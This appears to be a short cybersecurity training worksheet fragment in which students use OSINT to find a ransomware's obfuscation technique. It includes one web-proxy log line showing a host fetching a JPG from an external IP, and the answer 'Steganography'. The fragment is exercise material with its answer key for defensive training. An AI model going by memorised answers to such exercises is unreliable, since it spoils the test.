2016-08-24 16:48:13.285	192.168.250.100	37.187.37.150	/mhtr.jpg	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)	GET	356	237

13.4.12 Using OSINT to determine the ransomware’s obfuscation technique

Instructions for completing this task are located here. Use this worksheet to keep notes as you complete it.

Steganography